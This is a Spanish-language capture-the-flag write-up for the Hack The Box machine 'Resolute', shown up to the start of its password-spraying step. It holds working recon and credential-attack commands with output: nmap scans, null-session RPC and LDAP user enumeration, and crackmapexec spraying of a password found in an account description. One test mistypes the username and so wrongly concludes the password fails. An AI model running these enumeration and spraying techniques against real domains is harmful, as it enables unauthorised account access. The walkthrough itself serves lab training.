Writeup CTF Resolute
Hack The Box

EL HACKER ETICO

0- Introducción


Comenzamos Resolute con la enumeración de las cuentas de usuario del dominio utilizando una sesión de vinculación anónima al servidor LDAP y encontramos una contraseña inicial en el campo de descripción de una de las cuentas. La contraseña rociada contra todas las cuentas descubiertas nos da un shell inicial y luego cambiamos a otro usuario después de encontrar credenciales en un archivo de historial de la consola. La escalada de privilegios es así: estamos en el grupo de administradores de DNS, por lo que podemos reconfigurar el servicio de DNS para ejecutar una DLL arbitraria como SYSTEM.

Que vamos a ver:


- Podemos enumerar los usuarios de AD a través de ldap o rpc.
- Hay una credencial predeterminada en uno de los campos LDAP para un usuario
- Al rociar esta contraseña en todas las cuentas de usuario descubiertas, obtenemos acceso como usuario melanie
- Las credenciales para el usuario ryan se encuentran en el archivo de historial de PowerShell.
- El usuario ryan es parte del grupo de administradores de DNS y podemos reemplazar el servicio de DNS con un dll de nuestra elección.
- Al controlar la dll, tenemos RCE como SYSTEM ya que el servicio DNS se ejecuta como SYSTEM.

1- Enumeración


Como siempre comenzamos realizando un escaneo para determinar qué servicios están abiertos en la máquina objetivo.




```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/Resolute]
└─# nmap -p- --min-rate 5000 --open -Pn -n -sS -vvv 10.10.10.169 -oG allports
```



```
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49665/tcp open  unknown          syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49671/tcp open  unknown          syn-ack ttl 127
49676/tcp open  unknown          syn-ack ttl 127
49677/tcp open  unknown          syn-ack ttl 127
49682/tcp open  unknown          syn-ack ttl 127
49706/tcp open  unknown          syn-ack ttl 127
49838/tcp open  unknown          syn-ack ttl 127
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49665,49666,49667,49671,49676,49677,49706,50098 -sVC -vvv 10.10.10.169 -Pn -n -oN targeted
```




```
PORT     STATE SERVICE     REASON        VERSION
53/tcp   open  domain      syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-04-17 12:11:57Z)
135/tcp  open  msrpc       syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap        syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: 
Default-First-Site-Name)
445/tcp  open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp  open  kpasswd5?   syn-ack ttl 127
593/tcp  open  ncacn_http  syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped  syn-ack ttl 127
3268/tcp open  ldap        syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: 
Default-First-Site-Name)
3269/tcp open  tcpwrapped  syn-ack ttl 127
5985/tcp open  http        syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
9389/tcp open  mc-nmf      syn-ack ttl 127 .NET Message Framing
49664/tcp open  unknown    syn-ack ttl 127
49665/tcp open  unknown    syn-ack ttl 127
49666/tcp open  unknown    syn-ack ttl 127
49667/tcp open  unknown    syn-ack ttl 127
49671/tcp open  unknown    syn-ack ttl 127
49676/tcp open  ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49677/tcp open  unknown    syn-ack ttl 127
49706/tcp open  unknown    syn-ack ttl 127
50098/tcp open  unknown    syn-ack ttl 127
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Añadimos el dominio megabank.local al archivo /etc/hosts/

Entonces, se está ejecutando Windows Server 2016 Standard y tiene varios puertos comunes abiertos que probablemente serán útiles más adelante, como rpc, ldap o winrm.

Dado que el puerto 135 RPC está abierto, deberíamos poder enumerar usuarios, corramos enum4linux para ver qué podemos obtener:




```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Resolute]
└─$ enum4linux 10.10.10.169 2>/dev/null
```




```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claude] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
```

Obtenemos una lista de los usuarios existentes en el sistema. Vamos a crear una lista con estos usuarios de la siguiente manera:




```
┌──(kali㉿ kali)-[~/Desktop/HackTheBox/Resolute]
└─$ enum4linux 10.10.10.169 2>/dev/null | grep user: | awk -F\[ '{print $2}' | awk -F\] '{print $1}' | tee userlist.txt
Administrator
Guest
krbtgt
DefaultAccount
ryan
marko
sunita
abigail
marcus
sally
fred
angela
felicia
gustavo
ulf
stevie
claire
paulo
steve
annette
annika
per
claude
melanie
zach
simon
naoki
```




```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Resolute]
└─$ cat userlist.txt
Administrator
Guest
krbtgt
DefaultAccount
ryan
marko
sunita
abigail
marcus
sally
fred
angela
felicia
gustavo
ulf
stevie
claire
paulo
steve
annette
annika
per
claude
melanie
zach
simon
naoki
```

Otra forma de enumerar usuarios del dominio es utilizando para ello el servicio LDAP (puerto 389). Para ello, vamos a utilizar la tool impacket-GetADUsers.




```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Resolute]
└─$ impacket-GetADUsers -all -dc-ip 10.10.10.169 megabank.local/
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Querying 10.10.10.169 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2022-04-17 10:30:03.048151  2022-04-17 08:02:10.279783
Guest                                                 <never>              <never>
DefaultAccount                                        <never>              <never>
krbtgt                                                2019-09-25 09:29:12.154667  <never>
ryan                                                  2022-04-17 10:30:02.345021  <never>
marko                                                 2019-09-27 09:17:14.569061  <never>
sunita                                                2019-12-03 16:26:29.108327  <never>
abigail                                               2019-12-03 16:27:30.936946  <never>
marcus                                                2019-12-03 16:27:59.256272  <never>
sally                                                 2019-12-03 16:28:29.622615  <never>
fred                                                  2019-12-03 16:29:01.882442  <never>
angela                                                2019-12-03 16:29:43.451148  <never>
felicia                                               2019-12-03 16:30:53.545222  <never>
gustavo                                               2019-12-03 16:31:42.082567  <never>
ulf                                                   2019-12-03 16:32:19.957565  <never>
stevie                                                2019-12-03 16:33:13.438134  <never>
claire                                                2019-12-03 16:33:44.808450  <never>
paulo                                                 2019-12-03 16:34:46.745427  <never>
steve                                                 2019-12-03 16:35:25.125917  <never>
annette                                               2019-12-03 16:36:55.592358  <never>
annika                                                2019-12-03 16:37:23.666378  <never>
per                                                   2019-12-03 16:38:12.278673  <never>
claude                                                2019-12-03 16:39:56.407621  <never>
melanie                                               2022-04-17 10:30:03.016896  <never>
zach                                                  2019-12-04 05:39:27.835093  <never>
simon                                                 2019-12-04 05:39:58.563443  <never>
naoki                                                 2019-12-04 05:40:44.342485  <never>
```

Vamos a probar la enumeración de usuarios a través de RPC a través de autenticación nula.



```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Resolute]
└─$ rpcclient -U "" -N 10.10.10.169
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claude] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
rpcclient $>
```


También podemos obtener información sobre los usuarios con el comando querydispinfo.



```
rpcclient $> querydispinfo
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail    Name: (null)   Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)   Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela     Name: (null)   Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette    Name: (null)   Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika     Name: (null)   Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire     Name: (null)   Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude     Name: (null)   Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)   Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia    Name: (null)   Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)   Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)   Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo    Name: (null)   Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)   Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus     Name: (null)   Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak     Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie    Name: (null)   Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki      Name: (null)   Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo      Name: (null)   Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)   Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand   Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally      Name: (null)   Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon      Name: (null)   Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve      Name: (null)   Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie     Name: (null)   Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita     Name: (null)   Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)   Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)   Desc: (null)
```


Esto no solo, nos proporciona una lista de usuarios, sino que podemos ver un comentario interesante para la cuenta del usuario marko. Password set to Welcome123!

Vamos a probar las credenciales de la cuenta de usuario encontrada. Podemos utilizar crackmapexec para ello.



```
┌──(kali㉿ kali)-[~/Desktop/HackTheBox/Resolute]
└─$ crackmapexec smb 10.10.10.169 -u mark -p 'Welcome123!' --continue-on-success
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB      10.10.10.169   445   RESOLUTE       [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (doma
in:megabank.local) (signing:True) (SMBv1:True)
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\mark:Welcome123! STATUS_LOGON_FAILURE

┌──(kali㉿ kali)-[~/Desktop/HackTheBox/Resolute]
└─$
```

Parece que la contraseña Welcome123! no corresponde al usuario marko. Vamos a realizar un ataque de password spraying que es similar a un ataque de fuerza bruta solo que, en este caso, solo prueba una contraseña o algunas comunes, en muchos usuarios. Para realizar esta prueba vamos a utilizar la lista de usuarios creada anteriormente.




```
┌──(kali㉿ kali)-[~/Desktop/HackTheBox/Resolute]
└─$ crackmapexec smb 10.10.10.169 -u userlist.txt -p 'Welcome123!' --continue-on-success
SMB      10.10.10.169   445   RESOLUTE       [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (doma
in:megabank.local) (signing:True) (SMBv1:True)
